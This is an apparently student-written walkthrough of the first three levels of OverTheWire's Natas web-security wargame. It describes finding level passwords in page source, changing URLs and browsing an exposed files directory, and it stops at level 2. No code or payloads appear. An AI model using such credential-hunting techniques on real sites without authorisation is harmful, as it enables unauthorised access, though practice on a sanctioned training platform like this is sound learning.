Walkthrough of Natas

De Silva K.R.K.D

Abstract

Web security is crucial in a world that is becoming more and more digital. Using OverTheWire's "Natas" challenges as a hands-on learning platform, the "Unveiling Web Security through Natas challenge walkthrough" gives a thorough examination of the field of cybersecurity. These tests, which replicate real-world vulnerabilities, are the basis for understanding the complexities of web security. The Nata challenges prove to be wonderful tools for instruction because they let students experience realworld weaknesses in a safe setting. Participants are taken using the complex network of security ideas that support ideas that support the problems through practical interaction. The monitored environment helps learners gain a comprehensive understanding of security issues. Additionally, in view of future challenges, Considers the impact of the highlighted vulnerabilities and encourages preventative actions in light of imminent dangers.

Table of contents

Introduction To The Topic

The “Walkthrough of Natas” topic includes a thorough investigation into the field of security on the internet, made possible by the fascinating puzzles offered y OverTheWire “Natas” series. The security of web-based applications is a top priority in a world driven by internet access. For those looking to strengthen their awareness of the evolving web security environment, this program probes the core of cybersecurity, analyzing vulnerabilities that reflect real-world events. The importance of strong security cannot be emphasized in the modern digital environment, where the internet is deeply woven into every facet of our personal and professional lives. The “Walkthrough of Natas” acts as a learning tool, directing users across the maze of web vulnerabilities while promoting a natural understanding of fundamental security concepts. With this background, the “Natas” tasks become an instructional powerhouse, allowing students to navigate actual vulnerabilities in a safe setting.

The "Walkthrough of Natas” is built around precisely prepared walkthroughs that explain how to complete each challenge. These walkthroughs resemble novels that are gradually revealed, with each stage revealing a different aspect of web security. This project’s primary goal is to go beyond theoretical concepts by giving users hands-on experiences that are representative of real-world situations. Advanced vulnerabilities, such as SQL injection, cross-site scripting, authentication bypass, and more are explained in the walkthroughs. Participants gain practical understanding of these security vulnerabilities’ mechanisms and potential effects by dissecting these flaws in detail.

However, the “Walkthrough of Natas” has a relevance that goes outside hacking and explores the psyche of attackers. Participants acquire a distinctive perspective into an attacker’s psyche through analytical assessments, generating a thorough grasp of potential dangers. This viewpoint gives people the knowledge and skills to prevent potential breaches by actively fortifying online apps as well as identifying vulnerabilities.

The tutorial easily switches from exploitation to defense as it goes along. Practical tactics and best practices are woven into the story to equip readers with the knowledge they need to actively defend online applications against similar threats. The iterative nature of real-world online security is reflected in this multilayered training strategy, where identifying weaknesses is integral to putting effective preventive steps into practice.

As a result, individuals’ perspectives and approaches to web security concerns change. Participants become skilled hackers as well as diligent defenders of the digital domain by managing weaknesses. From inspiration to execution, this process matches the dynamic nature of cybersecurity, where information is the shield defending the digital domain.


Methodology

In the first phase, challenge tiers must be carefully chosen to represent various security risks and increase in complexity in an equal way. This choice seeks to promote a learning path that ranges from fundamental ideas to more complex methods. The next stage consists of setting up the environment and the necessary conditions. To guarantee that participants have the necessary hardware, including web browsers, developer consoles, and proxy tools, available for simple interaction with the challenges, clear directions are given. This level of preparation makes sure readers can participate actively in the tour, boosting the entire educational experience. The thorough walkthrough of each selected task is at the heart of the process. Participants are exposed to the challenge's context, goals, and the particular security risk it solves with clarity and accuracy. The succeeding steps carefully lead people through the difficulty, starting with the initial investigation and ending with the discovery of possible vulnerabilities.


Levels and Steps

Natas0


At the initial level of Natas, they give us proper instructions on how to proceed with this. And the username and password of the zero level are also given.



Go to the link they provided by them and provide the username and password.




When we give it, we will get a message.




Now we need to find the password related to the next step from this page.

Open the inspect and go to inspector to try to find the password.




We can see the password of the 1st level into the inspector.




Natas0 -> Natas1


Now change the link to one instead of zero and go to Natas1. Give the username natas1 and the password found in the previous level.




When we give a username and password, we can see a message on the webpage.



Open inspect and go to the debugger to find the 2nd level password.




Now we can see the 2nd level password.




Natas1 -> Natas2


Change the link to two instead of one and go to Natas2. Give the username natas2 and the password found in the previous level.




They display “There is nothing on this page”. So next-level password is not on this page.



Try to find the password using the /files page. Now we can see the users.txt file go inside it.

